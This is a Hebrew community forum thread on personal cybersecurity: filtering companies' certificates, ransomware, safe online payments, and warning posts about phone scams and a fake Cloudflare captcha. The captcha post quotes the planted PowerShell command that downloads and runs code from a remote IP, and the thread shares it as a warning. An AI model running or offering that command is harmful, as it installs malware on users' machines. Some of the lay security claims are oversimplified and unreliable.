מידע שימושי באישון ליל פרץ לביתי שודד חמוש

  • הוסף לסימניות
  • #21
לא בקיאה בתחומי האחריות של חברות סינון.
אבל אם כבר עלתה השאלה, אז סתם העשרה מהירה לגבי חברות סינון, ומה באמת הן עושות למחשב, ולמה כדאי להיזהר מחברות סינון בלתי מוכרות:

קרה לכם פעם שהתחברתם לאינטנט של חברת סינון כלשהי, וכשניסיתם לגלוש בפעם הראשונה, קיבלתם שגיאת פרטיות: הגלישה הזו אינה בטוחה?
מה קרה?

כשאנחנו גולשים באינטנט, מה שבעצם קורה מאחורי הקלעים הוא שהמחשב שלנו שולח פקודות לשרת, להביא את מה שאנחנו צריכים.
המחשב אומר: "אינטנרט יקר. המשתמש שלי רוצה להגיע לפרוג. בבקשה תלך אל השרת של פרוג, תביא לי משם את כל המידע שיש שם, ותכניס את זה למחשב של המשתמש שלי".
ה'אינטנרט' הולך מהמחשב לשרת, מגיע, לוקח את המידע וחוזר למחשב שלך, מניח את המידע בדפדפן.
(טוב, במציאות זה מסובך יותר, ויש עוד מקומות בהם המידע מטייל בדרך, אבל זה בגדול הסיפור).
עד כאן הכל טוב ויפה.

מה קורה כשנכנסת חברת סינון לסיפור?
חברת הסינון בעצם נעמדת לה בחלל, בין הארץ לשמיים, ועוצרת בדרך את 'אדון אינטנרט', לפני שהוא מגיע לשרת.
החברה אומרת: שלום אדון אינטרנט! לאן אתה בדרך? מה אתה רוצה להביא למשתמש שלך?
הו, לא, המידע הזה לא נקי... מצטערים. חזרה למשתמש: המידע הזה לא נקי.
במקרה שהמידע כן נקי, החברה עצמה משאירה את אדון אינטנרט לרגע בצד, הולכת לשרת, מביאה בעצמה את החומר שצריך ונותנת את זה לאדון אינטרנט, שנותן את זה למשתמש.

מה פשר כל הסיפור היפה הזה?
מתברר שכתוצאה מכל התהליך המרתק: לחברת הסינון יש גישה בלתי מוגבלת! לכל נתוני הגלישה שלך.
חברת הסינון מקבלת הכל. הכל. הכל. הרי כל מה שמגיע למחשב שלך, מגיע בעצם מאדון אינטרנט שקיבל את זה מגברת חברת סינון. זאת אומרת שכל מה שקיים לכם בדפדפן - סיסמאות, מיילים פרטיים, סודות אישיים.... הכל! עובר דרך חברת הסינון.

אבל הצילו! מי אמר שאני מסכים לחברה לראות את הסיסמאות שלי?!
כאן מגיעה תפקידה של 'התעודה'.

התעודה היא Certificate, קובץ של חברת האבטחה, שאדם מתקין במחשב שלו. הקובץ אומר: אני סומך על חברת האבטחה הזאת. אני מכיר אותה, ויודע שאני יכול להפקיד בידיה את המידע שלי.
כשאדם קונה חברת סינון, החברה מתקינה במחשבו בין השאר את תעודת האבטחה הזו, וכשהמידע יוצא מהדפדפן לשרת, ונעצרת בדרך על ידי החברה - התעודה אומרת: הכל בסדר! המשתמש שלי סומך על גברת חברה, היא בסדר, אפשר להמשיך הלאה.
אם התחברתם לאינטרנט של חברת סינון ובמחשב שלכם לא מותקנת תעודת אבטחה, האינטרנט לא מרשה לגברת סינון לקבל את הנתונים ששלחתם לשרת, ולכן תקבלו שגיאת פרטיות: גלישה זו אינה בטוחה.

חברות סינון גדולות כמו נטפרי ושותפיהן - מוכרות וותיקות, אין שום בעיה לתת להן להגיע לפרטיות שלכם.
הכל רובוטים והכל ממוגן, ואף אחד לא משתמש בססימאות שלכם או קורא את התכתובות שלכם.
אבל כשאנשים משתמשים בחברות סינון מפוקפקות ובלתי מוכרות (איזה איש אחד אמר לי שהוא יכול לתת לי גלישה זולה ומוגנת) - כאן המקום לברר לעומק: למי בדיוק אתם נותנים הרשאה למחשב שלכם?
נקודה למחשבה :rolleyes:
הסבר מעולה, ונכון,
אבל חסר פרט אחד:
התעודה החביבה הנ"ל חייבת להגיע מאחת מ21 חברות בעולם, שהן בטוחות לשימוש.
הוי אומר אחת מהחברות הנ"ל חותמות שנטפרי ושות' הן חברות אמינות,
ואז כשהמחשב שלך מנסה לקבל מידע מגב' נטפרי, שאותה הוא לא מכיר,
הדפדפן שלך מזהה שיש לגב' תעודה חתומה טובה.
(זה מה שקורה בכל גישה לכל אתר, הדפדפן מזהה שלאתר הזה יש תעודה לתפארת).

מכיון שהתעודה עולה כסף, והמון, וצריך לחדש כל שנה,
חברות מעדיפות לעקוף את זה ולבקש מהמשתמש להתקין לבד את התעודה,
הוי אומר אני בתור משתמש החלטתי שגב' נטפרי היא בסדר ולכן הדפדפן שלי יסכים לגשת אליה.
זה קורה לדוגמא ברימון.

וזה פשוט חוצפה לדעתי, כי לכו תדעו מה באמת הולך שם,
21 החברות הנ"ל לפחות מבצעות פיקוח פעם בשנה ואילו אנחנו גם את זה לא.
 
  • הוסף לסימניות
  • #22
תזהרו מזה כמו מאש!!!
אני נכוויתי מזה פעם. לחצתי על תמונה או על הקישור שלה בחיפוש גוגל תמונות וכל המחשב הפך שחור ואדום כל הקבצים נעלמו והופיע על המסך מלא כיתובים לבן על גבי שחור באנגלית עם ספירה לאחור... משהו בסגנון: אם אני רוצה את כל הקבצים, יש לשלם כך וכך...
נס שלא היה במחשב הזה דברים רציניים
זה היה כזה מפחידד!!! נכנסתי לחרדות, לא השתחררתי מזה כמה ימים... הרגשה שמישהו פלש לך לחיים, לבית, לתוכך ולפרטיות שלך! זו הרגשה נוראית!

אמנם אני לא איבדתי דברים משמעותיים על המחשב, אך מה שהכי חשוב, אל תשמרו מסמכים וסיסמאות במחשב, לא בדפדפן ולא כתובים בקבצי טבלה וכדו'.
ובחיים, אבל בחיים! אל תכנעו לסחטנות!
 
נערך לאחרונה ב:
  • הוסף לסימניות
  • #24
אגב משהו קרה לאתר שלכם?
https://writing.yummigraphics.com
בעיצומים.
מצאתי לי זמן להעלות מאמר בפרוג, פספסתי את כל הלידים החדשים... :(:rolleyes:
מכירים את חדרי המחשבים של חותם וכו'?
רק תזכרו לעשות יציאה מחשבון הגוגל שלכם כשאתם עוזבים את המחשב
לא נדיר למצוא שם עשרות חשבונות פתוחים
יש כמובן מקומות קצת יותר מתוחכמים שביציאה מהמחשב נעשה ניקוי אוטומטי
סיפרה לי חברה שמלמדת במכללה שבה התלמידים באופן קבוע שוכחים לצאת מהג'ימייל.
היא התיישבה פעם במחשב, גילתה את הג'ימייל פתוח על חשבון של אחד התלמידים, ושלחה לתלמיד הודעה מתוך החשבון של עצמו:
בפעם הבאה אזכור לצאת מהחשבון שלי.
 
  • הוסף לסימניות
  • #25
בחיים אל תכנעו לסחטנות.
בחלק נכבד מאוד של בקשות הכופר
גם אם הפקדתם לחשבון הביטקוין את כל רכושכם
הקבצים כבר לא יחזרו בכל מקרה
לכן חשוב לפנות רק לחברות שמתמחות בשחרור הצפנת קבצים
 
  • הוסף לסימניות
  • #27
@מ. י. פרצמן תודה על המאמר המחכים!(והמלחיץ...)
1.האם בטיחותי לערוך קניות באתרים?
2.האם בטיחותי לשלם תשלומים באתר?(כגון מים, חשמל..)
3.ואם כבר עשיתי, איך אני יכולה לבטל את מספר כרטיס האשראי (שלא ישמר בשום מקום)?
אשמח להסבר!
 
  • הוסף לסימניות
  • #28
בחלק נכבד מאוד של בקשות הכופר
גם אם הפקדתם לחשבון הביטקוין את כל רכושכם
הקבצים כבר לא יחזרו בכל מקרה
לכן חשוב לפנות רק לחברות שמתמחות בשחרור הצפנת קבצים
לא ניסיתי ולא חשבתי לנסות...
אולי בגלל שלא היו לי במחשב דברים שמוכרחים הצלה
 
  • הוסף לסימניות
  • #29
@מ. י. פרצמן תודה על המאמר המחכים!(והמלחיץ...)
1.האם בטיחותי לערוך קניות באתרים?
2.האם בטיחותי לשלם תשלומים באתר?(כגון מים, חשמל..)
3.ואם כבר עשיתי, איך אני יכולה לבטל את מספר כרטיס האשראי (שלא ישמר בשום מקום)?
אשמח להסבר!
מצטערת, לא התכוונתי להלחיץ.
רק לעורר.
וכמובן, לא חייבים להגזים. כמו בכל דבר - גם באבטחה יש את אלו שמקפידים מאוד ואלו שמקפידים פחות, וזו שאלה של צורך ומסוגלות. אם יש לך הרבה מה להפסיד - את צריכה להיזהר מכל שטות (חברות גדולות, למשל), אבל אם את בנאדם פשוט את צריכה להיזהר בגבול. לא לעשות מעשים טפשיים, להיות זהירה, אבל לא להשתגע ולא להילחץ.

אני לא בקיאה בשוק, רק מודעת. לא חושבת שיש בעיה באתרים הבסיסיים לעשות אונליין. נכון שזה סיכון, אחרי הכל, אבל זה סיכון נבון, לדעתי.
קניות באינטרנט - תלוי איפה. אמזון ונקסט חברות גדולות ומוכרות, לא חושבת שיש אצלן בעיה, חברות פיראטים קטנות - מומלץ להימנע.
נכון, גם לאמזון פרצו פעם לחשבונות האשראי, אבל זה משהו נדיר. לא צריך להשתגע כל החיים בגלל משהו נדיר, וזהירות אינה OCD.
אגב, לי עצמי פרצו פעם לאשראי, וגיליתי את זה כי היו קניות באמזון בשבת... :(
באופן כללי מומלץ כל פעם לעבור על דו"ח האשראי ולוודא שכל הקניות נעשו על ידך.
המון הצלחה, אל תילחצו - היו זהירים!!!
 
  • הוסף לסימניות
  • #31
הסבר מעולה, ונכון,
אבל חסר פרט אחד:
התעודה החביבה הנ"ל חייבת להגיע מאחת מ21 חברות בעולם, שהן בטוחות לשימוש.
הוי אומר אחת מהחברות הנ"ל חותמות שנטפרי ושות' הן חברות אמינות,
ואז כשהמחשב שלך מנסה לקבל מידע מגב' נטפרי, שאותה הוא לא מכיר,
הדפדפן שלך מזהה שיש לגב' תעודה חתומה טובה.
(זה מה שקורה בכל גישה לכל אתר, הדפדפן מזהה שלאתר הזה יש תעודה לתפארת).

מכיון שהתעודה עולה כסף, והמון, וצריך לחדש כל שנה,
חברות מעדיפות לעקוף את זה ולבקש מהמשתמש להתקין לבד את התעודה,
הוי אומר אני בתור משתמש החלטתי שגב' נטפרי היא בסדר ולכן הדפדפן שלי יסכים לגשת אליה.
זה קורה לדוגמא ברימון.

וזה פשוט חוצפה לדעתי, כי לכו תדעו מה באמת הולך שם,
21 החברות הנ"ל לפחות מבצעות פיקוח פעם בשנה ואילו אנחנו גם את זה לא.
באמת פספסתי את זה.
תודה על ההוספה!
 
  • הוסף לסימניות
  • #32
@מ. י. פרצמן תודה על המאמר המחכים!(והמלחיץ...)
1.האם בטיחותי לערוך קניות באתרים?
2.האם בטיחותי לשלם תשלומים באתר?(כגון מים, חשמל..)
3.ואם כבר עשיתי, איך אני יכולה לבטל את מספר כרטיס האשראי (שלא ישמר בשום מקום)?
אשמח להסבר!
אפשר לענות גם?
כל אתר שמסומן כHTTPS ולא רק HTTP - יש תמונה של מנעול גם,
הוא בטוח.
מה שכן לגבי פרטי אשראי ישנה עוד נקודה:
המשתמש ממלא את הפרטים, לוחץ אנטר, והפרטים שטים ברשת לעבר האתר.
תוך כדי - כל הזמן יושבים האקרים בצמתים מרכזיים ברשת ומנסים לתפוס מידע שעובר בו.
לכן כל שליחה של מידע מעלה את הסיכוי שהפרטים ייתפסו.
לאור כך עדיף להשתמש בשירות כמו פייפאל שבעצם כולל שליחה אחת ויחידה של הפרטים, (כשנרשמים),
ואז כל פעם שרוצים לשלם על משהו ממלאים את פרטי הפייפאל בלבד, פייפאל משלם להם - בהתחשבנות אישית שלהם, ואז גובים ממך - מה שלא עובר ברשת בעצם.
 
  • הוסף לסימניות
  • #35
מה זה אומר?
 
  • הוסף לסימניות
  • #36
מכירים את חדרי המחשבים של חותם וכו'?
רק תזכרו לעשות יציאה מחשבון הגוגל שלכם כשאתם עוזבים את המחשב
לא נדיר למצוא שם עשרות חשבונות פתוחים
יש כמובן מקומות קצת יותר מתוחכמים שביציאה מהמחשב נעשה ניקוי אוטומטי
כמובן שעדיף מראש להכנס במצב אורח, שגם השם שלכם לא ישמר על המחשב.
 
  • הוסף לסימניות
  • #39
אני רק חייבת להבין,
אם אני מכבה את המחשב ומנתקת מהאינטרנט
לא יכולים לעשות לי כלום?
(מחשב נייד)
 
  • הוסף לסימניות
  • #40
@מ. י. פרצמן
יש בעיה עם סיסמאות שמורות בדפדפן כרום שלי?
(בנק, קופ"ח, וכו')
אני לא יודעת, מצטערת...

אני רק חייבת להבין,
אם אני מכבה את המחשב ומנתקת מהאינטרנט
לא יכולים לעשות לי כלום?
(מחשב נייד)
יכולים.
קודם כל אם הם נמצאים על הרשת - אין סיבה שכיבוי המחשב ימנע מהם לטייל בה.
וכן גם על המחשב - תלוי במכשיר ותלוי בסוג הפריצה, יש דרך לטייל בו גם כשהוא מכובה.
אומנם הרבה פעמים כיבוי המחשב יקשה על ההאקר להמשיך הלאה, אבל הרבה פעמים לא ימנע ממנו לחלוטין.
יוצא שפריצה היא מסוכנת מכל דרך שמסתכלים עליה, וצריך לקרוא לרופא מהר מאוד. אבל בינתיים - לא לנענע את הגוף החולה, תנו לו כמה שיותר לנוח....

אגב, זה נכון גם בשחזורי מידע. כמובן מסיבות אחרות, אבל הפרינציפ נשאר: אם נמחק לכם ההארדרייב או נעלם לכם קובץ - כמה שפחות לגעת במכשיר, ולהביא אותו לטכנאי באותו מצב שבו הוא נעזב.
וזה נכון גם בחקירות זיהו פלילי - כשמוצאים גופה (חלילה, חלילה), ככל שפחות נגעו בה לאחר המוות - כך גדלים הסיכויים שיידעו מה סיבת המוות. בתאונות דרכים - גם כן, וכן בעוד הרבה דברים בחיים. תנו לאנשי המקצוע לעשות את העבודה - הימנעו מטשטוש עקבות.
 

פרוגבוט

תוכן שיווקי
פרסומת

פוסטים חדשים שאולי לא קראת....

אשכולות דומים

*שיטת הונאה חדשה!*
*30 דקות יכולות להרוס לכם את החיים.*
זו לא הונאת טלפון רגילה — היא מסוכנת הרבה יותר.
הם לא צריכים את הכסף שלכם, לא את הסיסמה שלכם ולא את האמון שלכם.
הם צריכים רק את הטוב לב שלכם.

לאחרונה הופיעה במרכזי קניות, בתחנות מטרו, בשווקים ובמקומות ציבוריים “הונאת בקשת עזרה” חדשה.
המבצעים הם בדרך כלל אנשים לבושים היטב, בגיל בינוני או מבוגר.
הם עשויים לומר שאינם יודעים להשתמש בטלפון, שהם צריכים לבדוק את גובה הפנסיה או הסבסוד, או שהם נכנסו בטעות לעמוד הלא נכון — ולבקש מכם לעזור להם עם הטלפון.

*החלק המסוכן:*
כאשר אתם לוקחים את הטלפון ליד, לעיתים קרובות כבר פועל בו שיחת וידאו, הקלטת מסך או זיהוי פנים.
מישהו בצד השני צופה בכם. אתם חושבים שאתם עוזרים — אבל למעשה אוספים את הנתונים הביומטריים שלכם.

זו לא הונאה רגילה.
זו הונאה ביומטרית המבוססת על בינה מלאכותית.
הם לא רוצים את הכסף שלכם — הם רוצים אתכם.

אם תיגעו בטלפון (טביעת אצבע), תקראו מספרים או קודים (קול), או תביטו במסך בזמן השיחה (פנים), שלושת המזהים הביומטריים העיקריים שלכם — טביעת אצבע, קול ופנים — עלולים להיגנב.

בינה מלאכותית מודרנית יכולה ליצור “שיבוט דיגיטלי” שלכם — כמעט מושלם.

*ומה שקורה אחר כך מפחיד:*
הם יכולים להשתמש בשיבוט הדיגיטלי שלכם כדי לקחת הלוואות אונליין, מימון צרכני, משיכת כספים, ואימות אוטומטי באמצעות פנים וקול.
תוך 30 דקות כל מסגרת האשראי שלכם עלולה להיגמר.
כשתקבלו הודעות מהבנק, תגלו שהכסף שלכם לא נעלם — אלא להפך, אתם שקועים בחובות של אלפים או אפילו מיליונים.

---

### *זכרו את 3 הכללים:*

1. *לעולם אל תעזרו לאנשים זרים עם הטלפון שלהם.*
אל תיגעו, אל תלחצו, אל תצפו ואל תקראו שום דבר בקול — גם אם יגידו “רק לחיצה אחת”.

2. *שיחות וידאו לא מוכרות:*
נתקו מיד.
לעולם אל תיענו לבקשה “להסתכל למצלמה” או “לדבר רגע”.

3. *שתפו את ההודעה הזו עם מבוגרים, ילדים וחברים טובי לב.*
המתחזים מכוונים עכשיו לאנשים טובים.

---

### *תזכורת אחרונה:*
לעולם אל תחשבו: “לי זה לא יקרה” או “אני מספיק חכם כדי לא ליפול”.
בדיוק על הביטחון הזה ועל טוב הלב הזה הם בונים.

*אנא שתפו. כל שיתוף נוסף עשוי להציל קורבן אחד פחות.*

ניסיתי להכנס לאתר של הרב אפרתי - נותן הכשרות
לאחר לחיצה על סימון - אתה לא רובוט...

הופתעתי מאוד לראות את זה:
1773765478164.png
נראה חשוד!

מאוד חשוד!!!

‫Gemini אמר​

אזהרה: מדובר בהונאה ובתוכנה זדונית (Malware)

התמונה שצירפת מציגה דף מזויף שמתחזה לשירות ההגנה Cloudflare, אך למעשה מדובר בשיטה להרצת קוד זדוני על המחשב שלך.

למה זה מסוכן?

ההוראות בתמונה מבקשות ממך לבצע רצף פעולות חריג מאוד:
  1. צירוף המקשים Win + R: פותח את חלון ה-"הפעלה" (Run) של ווינדוס, שמשמש להרצת פקודות מערכת.
  2. צירוף המקשים Ctrl + V: מדביק פקודה שהאתר העתיק ללוח הגזירים (Clipboard) שלך באופן אוטומטי ברגע שנכנסת לדף או לחצת על כפתור.
  3. לחיצה על OK: מריצה את הפקודה המודבקת.
מה קורה בפועל?ברגע שתלחץ על OK, המחשב יריץ פקודה (בדרך כלל פקודת PowerShell) שמורידה ומתקינה וירוס, תוכנת כופר או תוכנה לגניבת סיסמאות ופרטי בנק. אף שירות אימות לגיטימי (כמו Cloudflare) לא יבקש ממך להריץ פקודות ידניות בחלון ה-Run של המערכת.


מה עליך לעשות?

  • אל תבצע את ההוראות: אל תקיש על שום שילוב מקשים ואל תדביק דבר.
  • סגור את הלשונית מיד: צא מהאתר הזה ואל תחזור אליו.
  • סריקת וירוסים: מומלץ להריץ סריקה מלאה של האנטי-וירוס במחשב שלך (כמו Windows Defender או תוכנה מוכרת אחרת) ליתר ביטחון.
  • ניקוי היסטוריה: כדאי לנקות את הקבצים הזמניים והקוקיז בדפדפן.

בדקתי בלוח מה הפקודה שהוא רצה שאני אריץ במחשב....
זה הפקודה: powershell -c iex(irm 158.94.209.33 -UseBasicParsing) - סכנה! לא להריץ בשום אופן!!!!

תקראו טוב מה גיימני כותב שזה עושה למחשב שלכם...

זהירות! מדובר בתוכנה זדונית (Malware) ודאית.

הפקודה שהעתקת היא הוכחה חותכת לכך שמדובר בניסיון פריצה. בוא נפרק את הפקודה כדי שתבין בדיוק מה היא מנסה לעשות למחשב שלך:

  • powershell: מפעיל את ממשק הפקודות המתקדם של ווינדוס. לממשק זה יש הרשאות עמוקות לשינוי הגדרות מערכת.
  • iex (Invoke-Expression): פקודה שאומרת למחשב: "כל מה שתקבל בהמשך – תריץ אותו כקוד עכשיו".
  • irm (Invoke-RestMethod): פקודה להורדת תוכן מהאינטרנט.
  • 158.94.209.33: זוהי כתובת IP של שרת מרוחק (שאינו קשור ל-Cloudflare). הפקודה מנסה למשוך קובץ "תסריט" (Script) מהשרת הזה.
  • -UseBasicParsing: הוראה לדפדפן הפנימי להתעלם מבדיקות תאימות ולהריץ את הקוד במהירות.


מה המשמעות?

ברגע שהיית לוחץ על OK, המחשב שלך היה פונה לכתובת ה-IP הזו, מוריד קוד זדוני (כמו סוס טרויאני או תוכנת כופר) ומריץ אותו מיד ברקע, בלי שתראה חלון נוסף או אזהרה.

צעדים דחופים אם כבר הרצת את הפקודה:

  1. ניתוק מהאינטרנט: כבה את ה-Wi-Fi או נתק את כבל הרשת מיד כדי למנוע מהווירוס לשלוח מידע החוצה או להוריד רכיבים נוספים.
  2. סריקה במצב בטוח: הפעל את המחשב ב-"מצב בטוח" (Safe Mode) והרץ סריקה מלאה של אנטי-וירוס מעודכן.
  3. שינוי סיסמאות: ממכשיר אחר (טלפון או מחשב נקי), שנה סיסמאות לחשבונות רגישים (מייל, בנק, רשתות חברתיות).


מסקנה:

זהירות!!!

הצטרפות לניוזלטר

איזה כיף שהצטרפתם לניוזלטר שלנו!

מעכשיו, תהיו הראשונים לקבל את כל העדכונים, החדשות, ההפתעות בלעדיות, והתכנים הכי חמים שלנו בפרוג!

לוח מודעות

הפרק היומי

הפרק היומי! כל ערב פרק תהילים חדש. הצטרפו אלינו לקריאת תהילים משותפת!


תהילים פרק כה

אלְדָוִד אֵלֶיךָ יי נַפְשִׁי אֶשָּׂא:באֱלֹהַי בְּךָ בָטַחְתִּי אַל אֵבוֹשָׁה אַל יַעַלְצוּ אֹיְבַי לִי:גגַּם כָּל קוֶֹיךָ לֹא יֵבֹשׁוּ יֵבֹשׁוּ הַבּוֹגְדִים רֵיקָם:דדְּרָכֶיךָ יי הוֹדִיעֵנִי אֹרְחוֹתֶיךָ לַמְּדֵנִי:ההַדְרִיכֵנִי בַאֲמִתֶּךָ וְלַמְּדֵנִי כִּי אַתָּה אֱלֹהֵי יִשְׁעִי אוֹתְךָ קִוִּיתִי כָּל הַיּוֹם:וזְכֹר רַחֲמֶיךָ יי וַחֲסָדֶיךָ כִּי מֵעוֹלָם הֵמָּה:זחַטֹּאות נְעוּרַי וּפְשָׁעַי אַל תִּזְכֹּר כְּחַסְדְּךָ זְכָר לִי אַתָּה לְמַעַן טוּבְךָ יי:חטוֹב וְיָשָׁר יי עַל כֵּן יוֹרֶה חַטָּאִים בַּדָּרֶךְ:טיַדְרֵךְ עֲנָוִים בַּמִּשְׁפָּט וִילַמֵּד עֲנָוִים דַּרְכּוֹ:יכָּל אָרְחוֹת יי חֶסֶד וֶאֱמֶת לְנֹצְרֵי בְרִיתוֹ וְעֵדֹתָיו:יאלְמַעַן שִׁמְךָ יי וְסָלַחְתָּ לַעֲוֹנִי כִּי רַב הוּא:יבמִי זֶה הָאִישׁ יְרֵא יי יוֹרֶנּוּ בְּדֶרֶךְ יִבְחָר:יגנַפְשׁוֹ בְּטוֹב תָּלִין וְזַרְעוֹ יִירַשׁ אָרֶץ:ידסוֹד יי לִירֵאָיו וּבְרִיתוֹ לְהוֹדִיעָם:טועֵינַי תָּמִיד אֶל יי כִּי הוּא יוֹצִיא מֵרֶשֶׁת רַגְלָי:טזפְּנֵה אֵלַי וְחָנֵּנִי כִּי יָחִיד וְעָנִי אָנִי:יזצָרוֹת לְבָבִי הִרְחִיבוּ מִמְּצוּקוֹתַי הוֹצִיאֵנִי:יחרְאֵה עָנְיִי וַעֲמָלִי וְשָׂא לְכָל חַטֹּאותָי:יטרְאֵה אוֹיְבַי כִּי רָבּוּ וְשִׂנְאַת חָמָס שְׂנֵאוּנִי:כשָׁמְרָה נַפְשִׁי וְהַצִּילֵנִי אַל אֵבוֹשׁ כִּי חָסִיתִי בָךְ:כאתֹּם וָיֹשֶׁר יִצְּרוּנִי כִּי קִוִּיתִיךָ:כבפְּדֵה אֱלֹהִים אֶת יִשְׂרָאֵל מִכֹּל צָרוֹתָיו:
נקרא  2  פעמים
למעלה